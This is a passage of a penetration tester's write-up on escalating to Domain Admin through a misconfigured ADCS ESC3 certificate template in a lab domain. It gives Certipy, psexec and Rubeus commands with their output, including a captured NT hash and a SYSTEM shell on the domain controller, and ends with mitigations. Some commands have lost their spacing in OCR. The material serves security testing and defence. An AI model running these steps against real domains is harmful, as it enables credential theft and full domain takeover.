  Installing backend dependencies ... done
  Preparing metadata (pyproject.toml) ... done
Collecting ldap3 (from certipy-ad)
  Downloading ldap3-2.9.1-py2.py3-none-any.whl.metadata (5.4 kB)
Collecting pyasn1==0.4.8 (from certipy-ad)
  Downloading pyasn1-0.4.8-py2.py3-none-any.whl.metadata (1.5 kB)
Collecting dnspython (from certipy-ad)
  Downloading dnspython-2.6.1-py3-none-any.whl.metadata (5.8 kB)
Collecting dsinternals (from certipy-ad)
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
     ---------------------------------------- 174.2/174.2 kB 10.2 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Installing backend dependencies ... done
  Preparing metadata (pyproject.toml) ... done
Requirement already satisfied: pyopenssl>=23.0.0 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from certipy-ad) (24.1.0)
Collecting requests (from certipy-ad)
  Downloading requests-2.31.0-py3-none-any.whl.metadata (4.6 kB)
Collecting requests-ntlm (from certipy-ad)
  Downloading requests_ntlm-1.2.0-py3-none-any.whl.metadata (2.4 kB)
Collecting pycryptodome (from certipy-ad)
  Downloading pycryptodome-3.20.0-cp35-abi3-win_amd64.whl.metadata (3.4 kB)
Collecting unicrypto (from certipy-ad)
  Downloading unicrypto-0.0.10-py3-none-any.whl.metadata (386 bytes)
Collecting winacl (from certipy-ad)
  Downloading winacl-0.1.8-py3-none-any.whl.metadata (458 bytes)
Collecting wmi (from certipy-ad)
  Downloading WMI-1.5.1-py2.py3-none-any.whl.metadata (3.6 kB)
Requirement already satisfied: cffi>=1.12 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from cryptography>=39.0->certipy-ad) (1.16.0)
Collecting pycryptodomex (from impacket->certipy-ad)
  Downloading pycryptodomex-3.20.0-cp35-abi3-win_amd64.whl.metadata (3.4 kB)
Collecting six (from impacket->certipy-ad)
```

Locating Vulnerable Certificate template:

Copy

```
certipyfind-dc-ip192.168.115.180-sspi
```

We MUST use the **-sspi** option to use **Windows Integrated Authentication (SSPI**). In other words, we will use the user's context with which we are logged in. In our case, it was pcoulson.




Requesting a certificate using the vulnerable template i.e ESC3:

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateESC3-targetDC4.shield.local
```

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateUSER-targetDC4.shield.local-on-behalf-
of'SHIELD\administrator'-pfxpcoulson.pfx
```



Authenticating & Obtaining the Domain Admin Hash using the requested certificate:

Copy

```
certipyauth-pfxadministrator.pfx
```

```
C:\Tools>certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50

C:\Tools>
```

Now that we have the hashes and the TGT file, we can use them for post-exploitation techniques, such as Past-The-Hash, or use the TGT Ticket (.ccache file) to log in.

Using ccache TGT Ticket with impacket-psexec to get a shell on DC:

Copy


```
setKRB5CCNAME=administrator.ccache

#Option1
c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.pyadministrator@dc4.shield.local-k-no-pass

#Option2
c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.pyshield.local/administrator@dc4.shield.local-k-no-pass

#We can use either a Windows Powershell or CMD if we want to use the hash.

c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.pyshield.local/administrator@dc4.shield.local-hashesaad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50
```

```
C:\Tools>set KRB5CCNAME=administrator.ccache

C:\Tools> c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.py shield.local/Administrator@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc4.shield.local.....
[*] Found writable share ADMIN$
[*] Uploading file HRmyOPVO.exe
[*] Opening SVCManager on dc4.shield.local.....
[*] Creating service ZJAb on dc4.shield.local.....
[*] Starting service ZJAb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC4

C:\Windows\system32> net user /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
lowpriv                  nfury                    pcoulson
The command completed with one or more errors.
```

Using Rubeus to get Kirbi TGT Ticket:

Copy

```
Rubeus.exeasktgt/user:administrator/certificate:administrator.pfx/nowrap/getcredentials
```




Importing the Ticket into the current session and listing the C$ share on Domain Controller:

Copy

```
Rubeus.exeasktgt/domain:shield.local/user:administrator/rc4:C5153B43885058F27715B476E5246A50/ptt
```

```
dir \\dc4.shield.local\c$\
```



Conclusion

Active Directory Certificate Services (ADCS) is a powerful tool, but its security largely depends on correct configuration. While ADCS itself is not inherently insecure, it is highly vulnerable to misconfigurations, which can create significant risks of unauthorized access

and privilege escalation within the domain. These misconfigurations, often unintentional, can undermine security if not adequately addressed.

Organizations must proactively identify and correct ADCS misconfigurations to uphold strong security standards and prevent unauthorized access. Regular penetration tests, conducted at least twice yearly, or adversary emulation assessments, are essential to ensure adequate security measures and configurations are sound.

The risks associated with ADCS often stem from improper configuration, highlighting the need for organizations to understand ADCS and its security implications fully. While we do not claim to have exhaustive knowledge of all ADCS security issues, we are dedicated to providing comprehensive guidance to help you navigate and secure this critical infrastructure.

Here are just a few to begin with:

- Take stock of your certificate templates and determine whether all enabled templates are currently used. Disable all unnecessary templates.
- It is recommended that template permissions be restricted as much as possible. Enrollment permissions should only be provided to necessary groups and users.
- Modify the “Issuance Requirements” to enforce the **manual approval** of an issued certificate where possible.
- Disable the “Certificate Request Agent” flag where possible.
- Remove “Client Authentication” where possible.

Detections & Mitigations :

- Credentials from Password Stores – T1555
- Steal or Forge Authentication Certificates – T1649
- Pass The Hash – T1550.002
- Steal or Forge Kerberos Tickets – T1558
- Pass the Ticket – T1550.003

Credits & References

Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.